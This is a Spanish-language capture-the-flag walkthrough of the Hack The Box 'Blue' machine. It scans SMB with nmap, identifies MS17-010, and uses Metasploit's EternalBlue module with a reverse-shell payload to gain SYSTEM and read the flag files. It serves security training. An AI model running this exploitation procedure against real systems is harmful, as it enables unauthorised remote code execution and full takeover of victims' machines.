

MAQUINA: BLUE




*Me ubico en hack de box mi cuenta, me da mi IP.

*Primero escaneo NMAP: con este comando te crea un .txt llamado escaneo


*Archivo escaneo abierto: Vemos que tiene un windows7 en el puerto 445 (cuando encuentro en un Windows antiguo SI O SI VULNERABLE) por lo tanto debemos averiguar cuales son esas vulnerabilidades en dicho puerto.



*Para eso en nmap tenemos unos scripts que nos lo permite:



*Realiza el escaneo para encontrar las vulnerabilidades en el puerto 445. Vemos que encuentra una VULNERABILIDAD PUBLICA (la marcada), entonces copiamos dicha vulnerabilidad vamos a Google para averiguar de que se trata.



*Vemos en Google que nos habla del EXPLOIT : **ETERNAL BLUE**.

MS17-010 es un parche de seguridad para sistemas operativos Windows que fue publicado por la compañía tecnológica el 14 de marzo de 2017. **El parche sirve para cubrir vulnerabilidades informáticas críticas del sistema, que le permiten a un ciberatacante hacer una ejecución remota de código en el ordenador de la víctima**. De hecho, justo eso fue lo que ocurrió masivamente dos meses después de que la actualización ms17010 se hiciese pública.

El parche de seguridad **ms017-010 está diseñado para resolver vulnerabilidades relacionadas con el envío de mensajes a servidores de Microsoft Server Message Block 1.0 (SMBv1)**. Por medio de mensajes diseñados de manera especial, era posible usar un fallo en estos servidores para ejecutar código malicioso en el ordenador infectado.


Exploit EternalBlue

Ahora que sabes qué es MS17-010 y el tipo de vulnerabilidades que cubre, hablaremos sobre **el programa que se utilizó para explotarlas**, mejor conocido como EternalBlue.

Durante el 12, 13 y 14 de mayo de 2017, **casi todos los ordenadores con sistemas operativos Windows 7, Vista y XP que no habían instalado el parche de seguridad MS17-010 fueron víctimas del *ransomware* WannaCry**, el cual entró en sus sistemas gracias al *exploit* EternalBlue.


Un *exploit* es un *software* que utiliza una vulnerabilidad informática para infiltrarse en el sistema de una víctima. **EternalBlue es un *exploit* desarrollado para aprovechar las vulnerabilidades de SMBv1** con el fin de hacer una ejecución remota de código en el ordenador atacado.

*Procedemos a abrir METAEXPLOIT: (msfconsole)




Una vez que arranco, colocamos lo siguiente: utilizamos el comando search para buscar y copiamos el nombre de la vulnerabilidad a continuación:


Alli me encuentra vulnerabilidad asociadas a este pegado, vemos que el “0” es el del SMB que habla este error en lo buscado de nuestro puerto.




Colocamos la opción “use 0” y nos cambiará el pront de nuestro comando que se verá a continuación en rojo.



Ya ubicado con el nuevo pront, colocamos “show options” y vemos los parámetros que nos pide. Nos pide el Rhosts: ip de la maquina victima




Colocamos la IP victima (IP maquina hack the box BLUE)




*Ahora de nuevo ponemos “show options” para ver que paylouds podemos ejecutar, ahí tenemos uno marcado que es una reversel, (ahí habla que esta no funciona tan bien, se traba)

O podemos buscar otra reversel




*Buscamos otra reversel con el comando “show payloads”. Asi conocemos mas payloads para tener al alcance.

*Viendo en general vemos que el “59” hace el Shell reverse sin mas detalles. Utilizaremos ese que parece el mas sencillo.




*Entonces lo ejecutamos al payload 59


*Si pongo ahora “show options” vemos que ya me cambio el payload al que yo quería y acabamos de poner. Esto quiere decir que cuando veas una payload que probaste y es deficiente, puedes cambiarla por otra e ir probando hasta conseguir la mejor.



*Colocamos la IP DE NUESTRA COMPU (10.10.16.27) “set LHOST 10.10.16.27” SI NO SABEMOS NUESTRA IP “ifconfig” será la de “turn0”. Nos la da el mismo Hack the box.




*Verificamos nuestra información que todo sea correcto antes de ejecutar “show options”:




*Ya todo listo colocamos el comando “run” o “exploit”


*Esperamos un poco y deberíamos tener nuestra reversel. Aquí en la imagen vemos que ya estamos dentro de la máquina de Windows.




*Si utilizamos el comando “whoami” vemos que en este caso nos dice que somos el “authority system” por lo que podemos hacer todo. Tenemos todos los privilegios.




*Ahora nuestro objetivo es tener las FLAGS de usuario y root. Para ver todos su directorios ponemos el comando “dir”. Vemos que tiene un amplio directorio:




*Ya vimos el directorio completo de system32 ahora si vamos un directorio atrás con comando “cd ..” estaemos en el directorio Windows.




*Podemos ver lo mismo con el comando “dir” o seguir yendo para atrás al disco C que es lo que vamos a hacer, y luego un dir:




*Vemos ahí que tiene un directorio de users, entramos al mismo “/Users” y allí vemos que tiene el Administrador y debajo un usuario llamado “haris” y otro publico. Entramos entonces al de “haris” colocando comando “cd haris” y enseguida nos cambia la ruta de directorios. Vemos dentro “dir”




*Entramos a desktop “cd Desktop” luego un “dir” vemos el archivo user.txt donde esta nuestra FLAG, entonces vemos la misma “type user.txt”(type es como el cat en linux permite visualizar el contenido).







*Obtenemos nuestra FLAG de user ahora vamos por la del ADMINISTRADOR.

*Volvemos para atrás con “cd ..” hasta llegar a donde veíamos los usuarios y ahora colocamos el administrador (“cd Administrator”) y seguimos los mismos pasos.



*Completada la ruta ahora el archivo se llamará root.txt





*Obtenemos nuestra FLAG de root ahora pegamos ambas en Hack the box. Vamos a “Submit Flag” la pegamos y calificamos la máquina.